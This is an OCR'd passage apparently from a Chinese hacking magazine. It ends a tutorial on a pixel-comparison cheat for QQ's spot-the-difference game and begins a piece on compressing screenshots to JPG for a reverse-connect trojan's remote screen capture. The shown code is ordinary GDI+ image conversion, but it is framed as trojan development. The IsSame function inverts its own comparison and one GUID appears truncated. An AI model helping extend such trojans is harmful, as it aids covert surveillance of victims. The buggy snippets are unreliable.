GetPixel	获取指定坐标点的像素的 RGB 颜色值。
IsSame	判断像素点是值是否相同。
SetPixel	将指定坐标处的像素设为指定的颜色。


其中在编写 IsSame 函数的时候我又发现了一个问题：采用像素点严格比较还是模糊比较。在测试中发现，有时两个图在个别的像素点上是有差距的，但这些差距是人眼看不到的，不是游戏中的重要数据，所以不应该采用 RGB 严格相等，只要每个像素相差不超过 10 就可以认为是一样的。这样做可以增加分析的合理性，主要代码如下：

```
BOOL IsSame(COLORREF color1,COLORREF color2)
{
    int R1=GetRValue(color1);
    int R2=GetRValue(color2);

    int G1=GetGValue(color1);
    int G2=GetGValue(color2);

    int B1=GetBValue(color1);
    int B2=GetBValue(color2);
    int rset=abs(R1-R2);
    int gset=abs(G1-G2);
    int bset=abs(B1-B2);
    if(rset>SET||gset>SET||bset>SET)
            return TRUE;
    else
            return FALSE;
}
```

其中 SET 是模糊量，可以将其以常量方式定义为 10。到此为止 QQ 大家来找茬的外挂程序的编写就基本结束了，下面我们就动手编译并测试一下亲手开发的第一个外挂程序吧，如图 2。


图 2

从图中可以看到效果还是比较不错的，是不是很有成就感呢？

如果大家认为在功能上还有不完善的地方，也欢迎和我交流。外挂开发的第一阶段到这里就基本结束了，希望大家都有所收获。在以后的日子里也希望能和大家继续学习和探讨外挂的开发技术。

文章点评：

小虎同学对外挂开发境界的阐述相当精辟，对于“QQ 大家来找茬”外挂程序的编写讲解的也相当精彩，向大家详细描述了外挂开发的第一个阶段“蜻蜓点水”。就本文来讲，仍有几处地方可以完善：1、增加鼠标自动点击功能。这样就可以实现查找出差异后自动完成找茬过程，就不用我们再按照差异显示到原图中亲自动手点击了，但实现的主要难点是如何区分和判断这 5 个差异的矩形区域，因为像素比较的结果并非严格的矩形，所以如何划定这 5 个区域就成了难题。2、在实现自动点击的基础上实现自动取图和自动开始。从严格意义上讲这个外挂程序只能算是“半自动辅助外挂”，不过能将这样的开发实战经验与大家分享已经是非常难得的了。

（本文所涉及到的相关代码已经收录到光盘中）

文章难易度：★★★★
文章闪光点：如何使用 VB 实现把 BMP 格式文件转化为 JPG 格式，以减少文件体积，从而达到快速传输的目的

反弹木马编写之屏幕控制中的数据压缩传输（下）

无敌小龙

很多远程控制软件都带有屏幕传输功能，但是在当前国内带宽还不充盈的情况下传输屏幕数据还是比较吃力的，在上期杂志的文章中我介绍了如何使用 VB 编程实现对远程屏幕的捕捉，但是截取传输的图片数据由于是 BMP 格式的未压缩数据，导致了文件体积一般都是 MB 级的，这样可以试想一下，如果在网络上传输一个大约 1 － 2MB 的图片那会有多缓慢呀，为了避免这样的尴尬情况，许多远程控制程序就选择了将 BMP 图片转换为 JPG 格式（JPG 是有损压缩格式），经过这样的转换后，很多 1 － 2MB 的图像往往就会被转换为 100KB 左右，这样从 MB 级别到 KB 级的转换对于网络传输来讲是有非常重大的意义的，比如著名的黑洞远程控制软件就是使用 JPG 作为图像载体进行网络传输的，如图 1。

本文我们就来实现将 BMP 格式数据进行压缩，然后实现传输，首先给出程序的界面，如图 2 所示，使用到了一个 PICTURE 控件，把这个控件的 PICTURE 属性设置为一个 BMP 文件，然后就可以开始编写代码了。

在这里使用到了模块编程的思想，把 JPG 转换过程制作成




图 1




图 2

了一个SaveJPG过程放到了标准模块中，而在窗体中就可以直接进行调用了，如图3，调用的方法如下：




图 3

```
Private Sub Command1_Click()
SaveJPG Picture1, "c:\temp.jpg"
End Sub
```

而在标准模块中才是全部转换过程的具体实现方法，标准模块中的代码如下：

```
Option Explicit

Private Type GUID    '定义GUID结构
    Data1 As Long
    Data2 As Integer
    Data3 As Integer
    Data4(0 To 7) As Byte
End Type

Private Type GdiplusStartupInput  'GdiplusStartupInput结构
    GdiplusVersion As Long
    DebugEventCallback As Long
    SuppressBackgroundThread As Long
    SuppressExternalCodecs As Long
End Type

Private Type EncoderParameter   'EncoderParameter结构
    GUID As GUID
    NumberOfvalues As Long
    Type As Long
    value As Long
End Type

Private Type EncoderParameters  'EncoderParameters结构
    Count As Long
    Parameter As EncoderParameter
End Type

Private Declare Function GdiplusStartup Lib "GDIPlus" (token As Long, inputbuf As GdiplusStartupInput, Optional ByVal outputbuf As Long = 0) As Long
Private Declare Function GdiplusShutdown Lib "GDIPlus" (ByVal token As Long) As Long
Private Declare Function GdipCreateBitmapFromHBITMAP Lib "GDIPlus" (ByVal hbm As Long, ByVal hpal As Long, Bitmap As Long) As Long
Private Declare Function GdipDisposeImage Lib "GDIPlus" (ByVal Image As Long) As Long
Private Declare Function GdipSaveImageToFile Lib "GDIPlus" (ByVal Image As Long, ByVal FileName As Long, clsidEncoder As GUID, encoderParams As Any) As Long
Private Declare Function CLSIDFromString Lib "ole32" (ByVal str As Long, id As GUID) As Long

' ----==== SaveJPG ====----

Public Sub SaveJPG(ByVal pict As StdPicture, ByVal FileName As String, Optional ByVal quality As Byte = 80)
    Dim tSI As GdiplusStartupInput
    Dim lRes As Long
    Dim lGDIP As Long
    Dim lBitmap As Long
    '初始化 GDI+
    tSI.GdiplusVersion = 1
    lRes = GdiplusStartup(lGDIP, tSI)
    If lRes = 0 Then
        '创建 GDI+ bitmap
        '从图像句柄创建
        lRes = GdipCreateBitmapFromHBITMAP(pict.Handle, 0, lBitmap)
        If lRes = 0 Then
            Dim tJpgEncoder As GUID
            Dim tParams As EncoderParameters
            '初始化加密的 GUID
            CLSIDFromString StrPtr("{557CF401-1A04-11D3-9A73-0000F81EF32E}"), tJpgEncoder
            '初始化加密的参数
            tParams.Count = 1
            With tParams.Parameter ' Quality
                '设置 GUID 质量
                CLSIDFromString StrPtr("{1D5BE4B5-FA4A-452D-9CDD-5DB3505E7EB}"), .GUID
                .NumberOfvalues = 1
                .type = 1
                .value = VarPtr(quality)
            End With
            '保存图片
            lRes = GdipSaveImageToFile(lBitmap, StrPtr(FileName), tJpgEncoder, tParams)
            '销毁 bitmap
            GdipDisposeImage lBitmap
        End If
        '关闭 GDI+
        GdiplusShutdown lGDIP
```

由于代码中的注释比较清楚，这里就不再做二次介绍了，我们按F5运行这个程序，可以看到已经将BMP文件转换成了JPG文件。原来的BMP文件体积有5MB左右，如图4，经过JPG压缩后，新生成的JPG文件只有100KB左右，这样从MB级别到KB级别的转换无疑会让CODER们惊喜万分，如图5。

在介绍了如何将BMP格式的文件有损压缩成为JPG格式后，我再来教大家如何把这个技术运用到实际的程序编写中，把图6中选中的代码进行修改即可，也就是在传输之前进行一次SAVEJPG过程调用，把BMP文件转换为JPG文件，然后再进行传输。这样，既可以修改上期杂志中所介绍的屏幕捕捉程序，而屏幕捕捉效率也会得到大大的提高了，如图7。




图4

